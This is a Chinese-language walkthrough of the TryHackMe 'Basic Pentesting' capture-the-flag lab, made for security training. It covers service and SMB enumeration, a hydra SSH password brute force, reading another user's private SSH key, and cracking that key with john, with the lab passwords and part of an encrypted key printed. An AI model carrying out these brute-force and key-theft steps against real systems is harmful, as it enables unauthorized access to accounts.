THM-Basic Pentesting-练习

本文相关的TryHackMe实验房间链接：https://tryhackme.com/room/basicpentestingjt

Web应用程序测试和权限提升（横向）练习

难度： easy

机器： 目标机ip：10.10.144.213、攻击机ip（OPENVPN连接时，为tun0地址）：10.14.30.69


相关知识点：

- 目录爆破
- hash解密
- 服务信息枚举
- Linux信息枚举

操作：


使用nmap进行端口扫描：

```
nmap -sV -sC -T4 10.10.144.213
#可以使用-oN 将nmap扫描的结果输出为具有普通格式的文本
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nmap -sV -sC -T4 10.10.144.213
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 17:16 CST
Nmap scan report for localhost (10.10.144.213)
Host is up (0.25s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2022-10-12T05:16:16-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-12T09:16:16
|_  start_date: N/A
```

使用 dirsearch/dirbuster 查找Web 服务器的隐藏目录：




```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# gobuster -z  dir -u http://10.10.144.213:80 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.144.213:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/12 17:30:02 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/development          (Status: 301) [Size: 320] [--> http://10.10.144.213/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 301]

===============================================================
2022/10/12 17:31:52 Finished
===============================================================
```

获取目标机用户名：

方法一：


```
enum4linux  10.10.144.213
```



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

方法二：


```
#由之前的nmap扫描结果可知：目标机运行了Samba服务
#我们尝试使用匿名登录Samba
smbclient //10.10.144.213/anonymous
#发现员工信息，成功获取目标机用户名
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# smbclient //10.10.144.213/anonymous
Password for [WORKGROUP\root]:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   D        0  Fri Apr 20 01:31:20 2018
  ..                                  D        0  Fri Apr 20 01:13:06 2018
  staff.txt                           N      173  Fri Apr 20 01:29:55 2018

                14318640 blocks of size 1024. 11090028 blocks available
[redacted]
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> exit

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

获取用户用于ssh连接的密码：


```
hydra -l jan -P rockyou.txt ssh://10.10.144.213
```



```
┌──(root🔥hekeats)-[/usr/share/wordlists]
└─# hydra -l jan -P rockyou.txt ssh://10.10.144.213
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-12 18:00:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.144.213:22/
[STATUS] 155.00 tries/min, 155 tries in 00:01h, 14344246 to do in 1542:24h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 101.57 tries/min, 711 tries in 00:07h, 14343690 to do in 2353:38h, 14 active
[22][ssh] host: 10.10.144.213   login: jan   password: armando
```

使用ssh登陆目标机的用户账号查看敏感文件


```
ssh jan@10.10.144.213 -oHostKeyAlgorithms=+ssh-rsa
#输入密码：armando
```



```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ ls -la /home/kay
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home$ ls -la /home/kay/.ssh/
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
iRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
```

发现其他用户的hash密钥--id_rsa，将该密钥内容复制到攻击机上的idrsa.id_rsa 中，先对idrsa.id_rsa进行加权操作，再尝试使用idrsa.id_rsa通过ssh登录另一目标机用户，发现需要密码口令，在攻击机上使用john对idrsa.id_rsa进行hash破解：

```
chmod 600 idrsa.id_rsa
# ssh -i idrsa.id_rsa kay@10.10.144.213 -oHostKeyAlgorithms=+ssh-rsa 执行失败 提示输入密码口令
#提取密钥hash值
ssh2john idrsa.id_rsa > id_rsa_hash.txt
#破解hash值
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hash.txt
```




root@hekeats: /home/hekeats/桌面

```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nano idrsa.id_rsa

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# ssh2john idrsa.id_rsa > id_rsa_hash.txt

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (idrsa.id_rsa)
1g 0:00:00:00 DONE (2022-10-12 19:50) 50.00g/s 4137Kp/s 4137Kc/s 4137KC/s bird..bammer
